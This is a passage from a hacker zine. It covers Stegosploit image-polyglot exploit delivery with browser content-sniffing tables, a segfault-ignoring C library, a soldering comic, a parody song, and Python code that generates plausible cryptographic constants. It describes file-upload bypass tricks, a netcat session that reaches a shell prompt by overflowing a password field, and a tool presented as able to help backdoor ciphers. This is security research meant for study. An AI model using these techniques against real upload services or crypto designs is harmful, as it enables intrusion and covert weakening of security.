talk at CanSecWest 2010,[44] shows how to host an entire exploit vector+payload in a URL shortener. With Data URIs being adopted by most modern browsers, it is theoretically possible to host a polyglot HTML+Image resource in a URL shortener. There are certain limits to the length of a URL that a browser will accept, but some clever work done by services like Hashify.me[45] suggest that this could be overcome.

For additional tricks that an attacker can perform with URL shorteners, please refer to my article in the HITB E-Zine Issue 003, titled "URL Shorteners Made My Day"[46].

Several web applications allow user-generated content to be hosted on their servers, with content white-listing. Blogs, user profile pictures, document sharing platforms, and some other sites allow this.

Images are almost always accepted in such applications because they pose no harm to the web application's integrity. Several of these applications store user-generated content on a separate content delivery server, a popular example being Amazon's S3. Stored user content can be directly linked via URLs pointing to the hosting server.

As an example, I tried uploading `kevin_polyglot` to a document sharing application. The application stores my files on Amazon S3. The document can be referred via its direct link.

The HTTP response received is as follows:

```
HTTP/1.1 200 OK
x-amz-id-2: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
x-amz-request-id: 313373133731337
Date: Fri, 05 Jun 2015 11:48:57 GMT
Last-Modified: Wed, 03 Jun 2015 09:07:32 GMT
Etag: "BADC0DEBADC0DEBADC0DE"
x-amz-server-side-encryption: AES256
```

[44] http://www.slideshare.net/saumilshah/url-shorteners-made-my-day
[45] http://hashify.me/
[46] http://magazine.hitb.org/issues/HITB-Ezine-Issue-003.pdf

```
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 195034
Server: AmazonS3
```

When loaded in Internet Explorer, the browser, noticing that there is no file extension, proceeds to guess the data type of the content via Content Sniffing, overriding the `Content-Type: application/octet-stream` header. IE identifies the polyglot content as an HTML document, noticing the presence of `<html><!--` in the early parts of the JPEG `APP0` segment, as discussed in Section 8:7.4.

Soroush Dalili's excellent presentation "File in the hole!" covers several techniques of abusing file uploaders used by web applications.[47] In his talk, he discusses using double extensions (`file.html;.jpg` on IIS or `file.html.xyz` on Apache), using ghost extensions (`file.html%00.jpg` on FCKeditor), trailing null bytes, and case-sensitivity quirks to abuse file uploaders.

Content Sniffing

A polyglot's greatest advantage, other than evading detection, is that it can be rendered in more than one context. For example, an image viewer application that supports multiple image formats would detect the type of image-based on the file extension. In the absence of an extension, the image viewer relies on the file's magic numbers and header structure to determine the image type.

Browsers are far more complex beasts and are required to handle a variety of different data formats: HTML, Javascript, Images, CSS, PDF, audio, video; the list goes on. Browsers rely upon two key factors for determining the type of content, and

[47] `http://soroush.secproject.com/downloadable/File%20in%20the-%20hole!.pdf`

thereby invoking the appropriate processor or renderer associated with it. These are the resource extension and the HTTP `Content-Type` response header

In the absence of known extensions or a `Content-Type` header, browsers ideally would simply offer a raw data dump of the content for the user to download. However, over the course of years, browsers have tried to implement automatic content guessing, called Content Sniffing.

Michal Zalewski is perhaps one of the leading authorities in analyzing browser behavior from a security perspective. In his excellent "Browser Security Handbook" Zalewski provides a detailed discussion on Content Sniffing techniques employed by various browsers.[48]

Figure 8.21, borrowed from Zalewski's Browser Security Handbook, summarizes the results of content sniffing tests on various browsers.

Content Sniffing is the ideal weakness for a polyglot to exploit. Combining Content Sniffing tricks with these delivery approaches open up several creative attack delivery avenues. This is one of my topics for future research.

Time-Shifted Exploit Delivery

Time-Shifted Exploit Delivery is a technique where the exploit code does not need to be triggered at the same time it is delivered. The trigger can happen much later.

Assume that we deliver `kevin_polyglot` as an image file via a simple `<img>` tag. The web server serving this image can choose to provide cache control information and instruct the browser to cache this image for a certain time duration. The HTTP `Expires`

[48] `https://code.google.com/p/browsersec/wiki/Part2`
`unzip pocorgtfo08.pdf browsersec.zip`

Test Description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
HTML sniffed when no Content-Type received?	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Content sniffing buffer size when no Content-Type seen	256 B	∞	∞	1 kB	1 kB	1 kB	130 kB	1 kB	∞
HTML sniffed when a non-parseable Content-Type value received?	No	No	No	Yes	Yes	No	Yes	Yes	Yes
HTML sniffed on application/octet-stream documents?	Yes	Yes	Yes	No	No	Yes	Yes	No	No
HTML sniffed on application/binary documents?	No	No	No	No	No	No	No	No	No
HTML sniffed on unknown/unknown (or application/unknown) documents?	No	No	No	No	No	No	No	Yes	No
HTML sniffed on MIME types not known to browser?	No	No	No	No	No	No	No	No	No
HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters?	Yes	No	No	No	No	No	No	No	No
HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path?	Yes	Yes	Yes	No	No	No	No	No	No
HTML sniffed on text/plain documents (with or without file extension in URL)?	Yes	Yes	Yes	No	No	Yes	No	No	No
HTML sniffed on GIF served as image/jpeg?	Yes	Yes	No	No	No	No	No	No	No
HTML sniffed on corrupted images?	Yes	Yes	No	No	No	No	No	No	No
Contents sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(Yes)	(Yes)	(Yes)	Yes	Yes	Yes	Yes	Yes	(Yes)
HTTP error codes ignored when rendering sub-resources?	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes

Figure 8.21: Content Sniffing Matrix




Figure 8.22: Exploit Delivery from Local Cache

response header can be used to this effect.

Several days later, a URL pointing to `kevin_polyglot` is offered to the victim user. Upon clicking the link, the browser will detect a cache-hit and load the "image" into the DOM without making a network connection. The exploit will then be triggered as before, with the exception that at the time of exploitation, no network traffic will be observed, as shown in Figure 8.22.

Mitigation Techniques

Browser vendors need to start thinking about detecting polyglot content before it is rendered in the DOM. This is easier said than done.

Server side applications that accept user generated images should currently transcode all received images. For example, the appli-

cation might transcode a JPEG file to a PNG file with slightly degraded quality, and back to JPEG. The idea here is to damage any steganographically encoded data.

8:7.6 Concluding Thoughts

While the full implications of practical exploit delivery via steganography and polyglots are not yet clear, I would like to present a few thoughts.

Sophisticated exploit delivery techniques are probably closer to being reality than previously estimated.

My research for Stegosploit shows that conventional means of detecting malicious software fall short of stopping such attacks.

Images, which were previously presumed to be passive data containers, can now be used in practical attack scenarios.

It is easier to detect polyglot files than steganographically encoded images. I ran a few tests with `stegdetect`,[49] one of the de facto tools used to detect steganography in images. My initial results from `stegdetect` show that none of the encoded files were successfully detected.

This is not a fault of `stegdetect` per se. `stegdetect` is built to detect steganography schemes that it knows of. It has a mode that supports linear discriminant analysis to automate detection of new steganography methods, however it requires several samples of normal and steganographic images to perform its classification. I have not tested this yet.

In proper PoC||GTFO style, Stegosploit is distributed as a picture of a cat attached to `pocorgtfo08.pdf`.[50]

EOF

[49] `http://www.outguess.org/detection.php`
[50] `unzip pocorgtfo08.pdf stegosploit_tool.png`

8:8 On Error Resume Next

by Jeffball

Don't you just long for the halcyon days of Visual Basic 6? Between starting arrays at `1` and only needing signed data types, Visual Basic was just about as good as it gets. Well, I think it's about time we brought back one of my favorite features: `On Error Resume Next`. For those born too late to enjoy the glory of VB6, `On Error Resume Next` allowed those courageous VB6 ninjas who dare wield its mightiness to continue executing at the next instruction after an exception. While this may remove the pesky requirement of error handling, it often caused unexpected behavior.

When code crashes in Linux, the kernel sends the `SIGSEGV` signal to the faulting program, commonly known as a segfault. Like most signals, this one too can be caught and handled. However, if we don't properly clean up whatever caused the segfault, we'll return from that segfault just to cause another segfault. In this case, we simply increment the saved `RIP` register, and now we can safely return. The third argument that is passed to the signal handler is a pointer to the user-level context struct that holds the saved context from the exception.

```
void segfault_sigaction(int signal, siginfo_t *si,
                        void * ptr) {
  ((ucontext_t *)ptr)->uc_mcontext.gregs[REG_RIP]++;
}
```

Now just a little code to register this signal handler, and we're good to go. In addition to `SIGSEGV`, we'd better register `SIGILL` and `SIGBUS`. `SIGILL` is raised for illegal instructions, of which we'll have many since our `On Error Resume Next` handler may restart a multi-byte instruction one byte in. `SIGBUS` is used for

other types of memory errors (invalid address alignment, non-existent physical address, or some object specific hardware errors, etc) so it's best to register it as well.

```
  struct sigaction sa;
  memset(&sa, 0, sizeof(sigaction));
  sigemptyset(&sa.sa_mask);
  sa.sa_sigaction = segfault_sigaction;
  sa.sa_flags     = SA_SIGINFO;

  sigaction(SIGSEGV, &sa, NULL);
  sigaction(SIGILL,  &sa, NULL);
  sigaction(SIGBUS,  &sa, NULL);
```


In order to help out the users of buggy software, I've included this code as a shared library that registers these handlers upon loading. If your developers are too busy to deal with handling errors or fixing bugs, then this project may be for you. To use this code, simply load the library at runtime with the `LD_PRELOAD` environment variable, such as the following:

```
$ LD_PRELOAD=./liboern.so ./login
```

Be wary though, this may lead to some unexpected behavior. The attached example shell server illustrates this, but can you figure out why it happens?[51]

```
$ nc localhost 5555
Please enter the password:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Password correct, starting access shell...
```

[51] `unzip pocorgtfo08.pdf onerror.zip #Beware of spoilers!`



SOLDERING IS EASY
HERE'S HOW TO DO IT
SOLDER
WIRE CUTTER
SOLDERING IRON
PARTS
PCB
THE IRON IS HOT!! BE CAREFUL!
YOUR KIT SHOULD COME WITH INSTRUCTIONS FOR WHAT PARTS GO WHERE AND WHAT WAY!
CLEAN THE TIP OF YOUR IRON BEFORE EACH SOLDER CONNECTION!
PUT YOUR PART IN PLACE. BEND OUT THE LEADS SO IT STAYS IN PLACE
LEAD
LEAD
PUT THE PCB DOWN SO YOU CAN SOLDER.
CAREFUL WITH THE SURFACE UNDERNEATH!
FIND SOME GOOD WAY TO KEEP IT STEADY
IF YOU NEED A THIRD HAND, YOU CAN MAKE A STANDING COIL OF THE SOLDER INSTEAD OF HOLDING IT IN YOUR HAND
OK, LETS SOLDER!
FIRST, YOU WANT TO HEAT BOTH THE PAD AND THE LEAD FOR ABOUT 1 SECOND
LEAD
PAD
PSST! CLEAN THE TIP FIRST!
TOUCH THE SOLDERING IRON TO BOTH THE PAD AND THE LEAD!
LEAD
NOW FEED SOLDER UNDER THE TIP OF THE IRON
ABOUT 1-3 MM
SOLDER
PCB
3 MM
STOP FEEDING SOLDER, THEN HOLD FOR 1 SECOND SO THE SOLDER CAN FLOW PROPERLY
LEAD
SOLDER
PCB
A GOOD CONNECTION COVERS THE PAD WITHOUT TOUCHING OTHER PADS AND SURROUNDS THE LEAD
CUT THE LEADS OFF WITH THE WIRE CUTTER
ALWAYS HOLD ON TO THE LEAD!
EYES DON'T LIKE JUMPING LEAD BITS!
CUT
SOME LEADS ARE ALREADY SHORT, YOU DON'T NEED TO CUT THOSE.
THE SMOKE FROM THE MELTING SOLDER IS NOT TOXIC, BUT BLOW GENTLY ON IT TO AVOID BREATHING IT.
LEAD ON THE OTHER HAND IS TOXIC, AND GETS ON YOUR SKIN WHEN HOLDING THE SOLDER.
WASH YOUR HANDS WHEN YOU'RE DONE!
KEEP SOLDERING EACH PART IN ITS CORRECT PLACE. REMEMBER SOME PARTS NEED TO GO IN A CERTAIN WAY!
IF ALL YOUR CONNECTIONS ARE GOOD, YOUR CIRCUIT WILL JUST WORK!
THERE ARE MORE TRICKS YOU WILL LEARN AS YOU KEEP SOLDERING, BUT NOW YOU KNOW ENOUGH TO MAKE MANY COOL THINGS.
SOLDERING COURSE BY MITCH ALTMAN HTTP://CORNFIELDELECTRONICS.COM
COMIC ADAPTATION BY ANDIE NORDGREN HTTP://LOG.ANDIE.SE
PUBLIC DOMAIN, USE, COPY, SPREAD!

8:9 Unbrick My Part

by EVM and Tommy Brixton
(no relation to Toni Braxton)

Don't leave me stuck in this state
Back out the changes you made
Restore and cycle my power
Take these double faults away
I need you to reflash me now
My screen just won't come on
Please hold me now, use and operate me

Unbrick my part
Flash my ROM on again
Undo the damage you caused
When you jacked up my image and wrote it back on
Un-ice this freeze
I crashed so many times
Unbrick my part
My part



Restore my interrupt table
Fix up my volume labels
My debug registers are filling with tears
Come and clear these bugs away
My checksums are all broken
My CRCs are bad
And life is so cruel without you to operate me

Unbrick my part
Flash my ROM on again
Undo the damage you caused
When you jacked up my image and wrote it back on
Un-ice this freeze
I crashed so many times
Unbrick my part
My part

Don't leave me stuck in this state
Back out the changes you made
Please hold me now, use and operate me

8:10 Backdoors up my Sleeve

by JP Aumasson

SHA-1 was designed by the NSA and uses the constants `5a827999`, `6ed9eba1`, `8f1bbcdc`, and `ca62c1d6`. In case you haven't already noticed, these are hex representations of 2^{30} times the square roots of 2, 3, 5, and 10.

NIST's P-256 elliptic curve was also designed by the NSA and uses coefficients derived from a hash of the seed `c49d3608 86e70493 6a6678e1 139d26b7 819f7e90`. Don't look for decimals of square roots here; we have no idea where this value comes from.

Which algorithm would you trust the most? SHA-1, of course! We don't know why 2, 3, 5, 10 were chosen rather than 2, 3, 5, 7, or why the square root was used instead of the logarithm, but this looks more convincing than some unexplained random-looking number.

Plausible constants such as $\sqrt{2}$ are often called "nothing-up-my-sleeve" (NUMS) constants, meaning that there is a kinda-convincing explanation of their origin. But it isn't impossible to backdoor an algorithm with only NUMS constants, it's just more difficult.

There are basically two ways to create a NUMS-looking backdoored algorithm. One must either (1) bruteforce NUMS constants until one matches the backdoor conditions or (2) bruteforce backdoor constants until one looks NUMS.

The first approach sounds easier, because bruteforcing backdoor constants is unlikely to yield a NUMS constant, and besides, how do you check that some constant is a NUMS? Precompute a huge table and look it up? In that case, you're better off bruteforcing NUMS constants directly (and you may not need to store them). But in either case, you'll need *a lot of NUMS constants*.

I've been thinking about this a lot after my research on malicious hash functions. So I set out to write a simple program that would generate a huge corpus of NUMS-ish constants, to demonstrate to non-cryptographers that "nothing-up-my-sleeve" doesn't give much of a guarantee of security, as pointed out by Thomas Pornin on Stack Exchange.

The `numsgen.py` program generated nearly two million constants, while I was writing this.[52] Nothing new or clever here; it's just about exploiting degrees of freedom in the process of going from a plausible seed to actual constants. In that PoC program, I went for the following method:

1. Pick a plausible seed.
2. Encode it to a byte string.
3. Hash it using some hash function.
4. Decode the hash result to the actual constants.

Each step gives you some degrees of freedom, and the game is to find somewhat plausible choices.

As I discovered after releasing this, DJB and others did a similar exercise in the context of manipulated elliptic curves in their "BADA55 curves" paper,[53] though I don't think they released their code. Anyway, they make the same point: "The BADA55-VPR curves illustrate the fact that 'verifiably pseudorandom' curves with 'systematic' seeds generated from 'nothing-up-my-sleeve numbers' also do not stop the attacker from generating a curve with a one-in-a-million weakness." The two works obviously overlap, but we use slightly different tricks.

[52] `https://github.com/veorq/numsgen`
`unzip pocorgtfo08.zip numsgen.py`

[53] `http://safecurves.cr.yp.to/bada55.html`

Seeds

We want to start from some special number, or, more precisely, one that will *look* special. We cited SHA-1's use of $\sqrt{2}$, $\sqrt{3}$, $\sqrt{5}$, $\sqrt{10}$, but we could have cited

- π used in ARIA, BLAKE, Blowfish,
- MD5 using "the integer part of $4,294,967,296 \times |\sin(i)|$,"
- SHA-1 using `0123456789abcdeffedcba9876543210f0e1-d2c3`,
- SHA-2 using square roots and cube roots of the first primes,
- NewDES using the US Declaration of Independence,
- Brainpool curves using SHA-1 hashes of π and e.

Special numbers may thus be universal math constants such as π or e, or some random-looking sequence derived from a special number: small integers such as 2, 3, 5, or some number related to the design (like the closest prime number to the security level), or the designer's birthday, or his daughter's birthday, etc.

For most numbers, functions like the square root or trigonometric functions yield an *irrational* number, namely one that can't be expressed as a fraction, and with an infinite random-looking decimal expansion. This means that we have an infinite number of digits to choose from!

Let's now enumerate some NUMS numbers. Obviously, what looks plausible to the average user may not be so for the experienced cryptographer, so the notion of "plausibility" is subjective. Below we'll restrict ourselves to constants similar to those used in previous designs, but many more could be imagined (like physical universal constants, text rather than numbers, etc.). In fact, we'll

even restrict ourselves to *irrational* numbers: π, e, $\varphi = (1+\sqrt{5})/2$ (the golden ratio), Euler–Mascheroni's γ, Apéry's $\zeta(3)$ constant, and irrationals produced from integers by the following functions

- Natural logarithm, $\ln(x)$, irrational for any rational $x > 1$;
- Decimal logarithm, $\log(x)$, irrational unless $x = 10^n$ for some integer n;
- Square root, $\sqrt{x}$, irrational unless x is a perfect square;
- Cubic root, $\sqrt[3]{x}$, irrational unless x is a perfect cube;
- Trigonometric functions: sine, cosine, and tangent, irrational for all non-zero integers.

We'll feed these functions with the first six primes: 2, 3, 5, 7, 11, 13. This guarantees that all these functions will return irrationals.

Now that we have a bunch of irrationals, which of their digits do we record? Since there's an infinite number of them, we have to choose. Again, this *precision* must be some plausible number. That's why this PoC takes the first N *significant digits*—rather than just the fractional part—for the following values of N: 42, 50, 100, 200, 500, 1000, 32, 64, 128, 256, 512, and 1024.

We thus have six primes combined with seven functions mapping them to irrationals, plus six irrationals, for a total of 48 numbers. Multiplying by twelve different precisions, that's 576 irrationals. For each of those, we also take the multiplicative inverse. For the one of the two that's greater than one, we also take the fractional part (thus stripping the leading digit from the significant digits). We thus have in total $3 \times 576 = 1,728$ seeds.

Note that seeds needn't be numerical values. They can be anything that can be hashed, which means pretty much anything:

text, images, etc. However, it may be more difficult to explain why your seed is a Word document or a PCAP than if it's just raw numbers or text.

Encodings

Cryptographers aren't known for being good programmers, so we can plausibly deny an awkward encoding of the seeds. The PoC tries the obvious raw bytes encoding, but also ASCII of the decimal, hex (lower and upper case), or even binary digits (with and without the `0b` prefix). It also tries Base64 of raw bytes, or of the decimal integer.

To get more degrees of freedom you could use more exotic encodings, add termination characters, timestamps, and so on, but the simpler the better.

Hashes

The purpose of hashing to generate constants is at least threefold.

1. Ensure that the constant looks *uniformly* random, that it has no symmetries or structure. This is, for example, important for the hash functions' initial values. Hash functions can thus "sanitize" similar NUMS by produce completely different constants:

```
>>> hex(int(math.tanh(5)*10**16))
'0x23861f0946f3a0'
>>> sha1(_).hexdigest()
'b96cf4dcd99ae8aec4e6d0443c46fe0651a44440'
>>> hex(int(math.tanh(7)*10**16))
'0x2386ee907ec8d6'
>>> sha1(_).hexdigest()
'7c25092e3fed592eb55cf26b5efc7d7994786d69'
```

2. Reduce the length of the number to the size of the constant. If your seed is the first 1000 digits of π, how do you generate a

128-bit value that depends on all the digits?

3. Give the impression of "cryptographic strength." Some people associate the use of cryptography with security and confidence, and may believe that constants generated with SHA-3 are safer than constants generated with SHA-1.

Obviously, we want a cryptographic hash rather than some fast-and-weak hash like CRC. A natural choice is to start with MD5, SHA-1, and the four SHA-2 versions. You may also want to use SHA-3 or BLAKE2, which will give you even more degrees of freedom in choosing their version and parameters.

Rather than just a hash, you can use a *keyed hash*. In my PoC program, I used HMAC–MD5 and HMAC–SHA1, both with 3×3 combinations of the key length and value.

Another option, with even more degrees of freedom, is a *key derivation*—or password hashing—function. My proof of concept applies PBKDF2–HMAC–SHA1, the most common instance of PBKDF2, with: either 32, 64, 128, 512, 1024, 10, 100, or 1000 iterations; a salt of 8, 16, or 32 bytes, either all-zero or all-ones. That's 48 versions.

The PoC thus tries $6 + 18 + 48 = 72$ different hash functions.

Decoding

Decoding of the hashes to actual constants depends on what constants you want. In this PoC I just want four 32-bit constants, so I only take the first 128 bits from the hash and parse them either as big- or little-endian.

Conclusion

That's all pretty simple, and you could argue that some choices aren't that plausible (e.g., binary encoding). But that kind of

thing would be enough to fool many, and most would probably give you the benefit of the doubt. After all, only some pesky cryptographers object to NIST's unexplained curves.

So with 1,728 seeds, 8 encodings, 72 hash function instances, and 2 decodings, we have a total of $1,728 \times 8 \times 72 \times 2 = 1,990,656$ candidate constants. If your constants are more sophisticated objects than just 32-bit words, you'll likely have many more degrees of freedom to generate many more constants.

This demonstrates that *any invariant* in a crypto design—constant numbers and coefficients, but also operations and their combinations—can be manipulated. This is typically exploited if there exists a one in a billion (or any reasonably low-probability) weakness that's only known to the designer. Various degrees of exclusive exploitability ("NOBUS") may be achieved, depending on what's the secret: just the attack technique, or some secret value like in the malicious SHA-1.

The latest version of the PoC is copied below. You may even use it to generate non-malicious constants.

```
#!/usr/bin/env python
#https://github.com/veorq/numsgen
"""
Generator of "nothing-up-my-sleeve" (NUMS) constants.

This aims to demonstrate that NUMS-looking constants shouldn't be
blindly trusted.

This program may be used to bruteforce the design of a malicious
cipher, to create somewhat rigid curves, etc. It generates close to
2 million constants, and is easily tweaked to generate many more.

The code below is pretty much self-explanatory. Please report bugs.

See also <http://safecurves.cr.yp.to/bada55.html>

Copyright (c) 2015 Jean-Philippe Aumasson Under CC0 license
<http://creativecommons.org/publicdomain/zero/1.0/>
"""

from base64 import b64encode
from binascii import unhexlify
from itertools import product
from struct import unpack
from Crypto.Hash import HMAC, MD5, SHA, SHA224, SHA256, SHA384,
    SHA512
from Crypto.Protocol.KDF import PBKDF2
```

```
import mpmath as mp
import sys


# add your own special primes
PRIMES = (2, 3, 5, 7, 11, 13)

PRECISIONS = (
    42, 50, 100, 200, 500, 1000,
    32, 64, 128, 256, 512, 1024,
)

# set mpmath precision
mp.mp.dps = max(PRECISIONS)+2

# some popular to-irrational transforms (beware exceptions)
TRANSFORMS = (
    mp.ln, mp.log10,
    mp.sqrt, mp.cbrt,
    mp.cos, mp.sin, mp.tan,
)


IRRATIONALS = [
    mp.phi,
    mp.pi,
    mp.e,
    mp.euler,
    mp.apery,
    mp.log(mp.pi),
] +\
[ abs(transform(prime))\
        for (prime, transform) in product(PRIMES, TRANSFORMS) ]

SEEDS = []
for num in IRRATIONALS:
    inv = 1/num
    seed1 = mp.nstr(num, mp.mp.dps).replace('.', '')
    seed2 = mp.nstr(inv, mp.mp.dps).replace('.', '')
    for precision in PRECISIONS:
        SEEDS.append(seed1[:precision])
        SEEDS.append(seed2[:precision])
    if num >= 1:
        seed3 = mp.nstr(num, mp.mp.dps).split('.')[1]
        for precision in PRECISIONS:
            SEEDS.append(seed3[:precision])
        continue
    if inv >= 1:
        seed4 = mp.nstr(inv, mp.mp.dps).split('.')[1]
        for precision in PRECISIONS:
            SEEDS.append(seed4[:precision])


# some common encodings
def int10(x):
    return x

def int2(x):
    return bin(int(x))

def int2_noprefix(x):
    return bin(int(x))[2:]
```

```
90  def hex_lo(x):
        xhex = '%x' % int(x)
92      if len(xhex) % 2:
            xhex = '0' + xhex
94      return xhex

96  def hex_hi(x):
        xhex = '%X' % int(x)
98      if len(xhex) % 2:
            xhex = '0' + xhex
100     return xhex

102 def raw(x):
        return hex_lo(x).decode('hex')
104
    def base64_from_int(x):
106     return b64encode(x)

108 def base64_from_raw(x):
        return b64encode(raw(x))
110
    ENCODINGS = (
112     int10,
        int2,
114     int2_noprefix,
        hex_lo,
116     hex_hi,
        raw,
118     base64_from_int,
        base64_from_raw,
120 )

122
    def do_hash(x, ahash):
124     h = ahash.new()
        h.update(x)
126     return h.digest()

128 def do_hmac(x, key, ahash):
        h = HMAC.new(key, digestmod=ahash)
130     h.update(x)
        return h.digest()
132
    HASHINGS = [
134     lambda x: do_hash(x, MD5),
        lambda x: do_hash(x, SHA),
136     lambda x: do_hash(x, SHA224),
        lambda x: do_hash(x, SHA256),
138     lambda x: do_hash(x, SHA384),
        lambda x: do_hash(x, SHA512),
140 ]

142 # HMACs
    for hf in (MD5, SHA):
144     for keybyte in ('\x55', '\xaa', '\xff'):
            for keylen in (16, 32, 64):
146             HASHINGS.append(lambda x,\
                    hf=hf, keybyte=keybyte, keylen=keylen:\
148                 do_hmac(x, keybyte*keylen, hf))

150 # PBKDF2s
    for n in (32, 64, 128, 512, 1024, 10, 100, 1000):
152     for saltbyte in ('\x00', '\xff'):
```

```
        for saltlen in (8, 16, 32):
154         HASHINGS.append(lambda x,\
                n=n, saltbyte=saltbyte, saltlen=saltlen:\
156             PBKDF2(x, saltbyte*saltlen, count=n))

158
DECODINGS = (
160     lambda h: (
            unpack('>L', h[:4])[0],
162         unpack('>L', h[4:8])[0],
            unpack('>L', h[8:12])[0],
164         unpack('>L', h[12:16])[0],),
        lambda h: (
166         unpack('<L', h[:4])[0],
            unpack('<L', h[4:8])[0],
168         unpack('<L', h[8:12])[0],
            unpack('<L', h[12:16])[0],),
170 )

172
MAXNUMS =\
174     len(SEEDS) *\
        len(ENCODINGS) *\
176     len(HASHINGS) *\
        len(DECODINGS)
178

180 def main():
        try:
182         nbnums = int(sys.argv[1])
            if nbnums > MAXNUMS:
184             raise ValueError
        except:
186         print 'expected argument < %d (~2^%.2f)'\
                % (MAXNUMS, mp.log(MAXNUMS, 2))
188         return -1
        count = 0
190
        for seed, encoding, hashing, decoding in\
192         product(SEEDS, ENCODINGS, HASHINGS, DECODINGS):

194         constants = decoding(hashing(encoding(seed)))

196         for constant in constants:
                sys.stdout.write('%08x ' % constant)
198         print
            count += 1
200         if count == nbnums:
                return count
202

204 if __name__ == '__main__':
        sys.exit(main())
```


YOU HAVEN'T SEEN MY STATION SINCE I INSTALLED SSTV WITH THE NEW ROBOT 400 CONVERTER, HAVE YOU TOM?
NO, BUT I'M IMPRESSED. IT LOOKS LIKE YOUR WHOLE FAMILY IS ENJOYING IT!
HI, TOM! HOW DO YOU LIKE THE SSTV ID CARD I MADE FOR DAD?
IT SURE DOES JANIE. I BET YOU NEVER THOUGHT YOU'D BE ON TV!
7YZR
THAT'S MY PICTURE TOM. DO YOU THINK IT LOOKS LIKE ME?
THE KIDS REALLY LOVE DAD'S TV STATION? TOM... AND SO DO I. BEFORE DICK PUT IN SSTV I REALLY WASN'T TOO INTERESTED IN HIS NOISY OLD HAM SHACK, BUT SSTV IS SO MUCH FUN!
TOM, YOU'VE REALLY GOT TO GET A ROBOT 400 CONVERTER FOR YOUR STATION. YOUR XYL AND KIDS WILL REALLY GET INTO THE ACTION WITH IT!
I DON'T KNOW DICK, SETTING UP A SSTV STATION LOOKS PRETTY COMPLICATED!
NOT WITH THE ROBOT 400 CONVERTER TOM, JUST PLUG IT INTO YOUR TRANSCEIVER, CONNECT A TV MONITOR OR YOUR HOME TV SET, TUNE TO 14.230 AND YOU'RE IN OPERATION!
SOUNDS EASY, BUT HOW ABOUT THE COST?
SINCE YOU USE YOUR HOME TV SET AS A MONITOR, ALL IT COSTS IS THE $695 FOR THE ROBOT 400 CONVERTER. WRITE TODAY FOR YOUR SSTV FACT PACK FROM ROBOT. IT'S FREE AND TELLS ALL ABOUT SSTV!
ROBOT
ROBOT RESEARCH INC.
7591 CONVOY CT.
SAN DIEGO, CA 92111
R9

8:11 Naughty Signals

by Russell Handorf

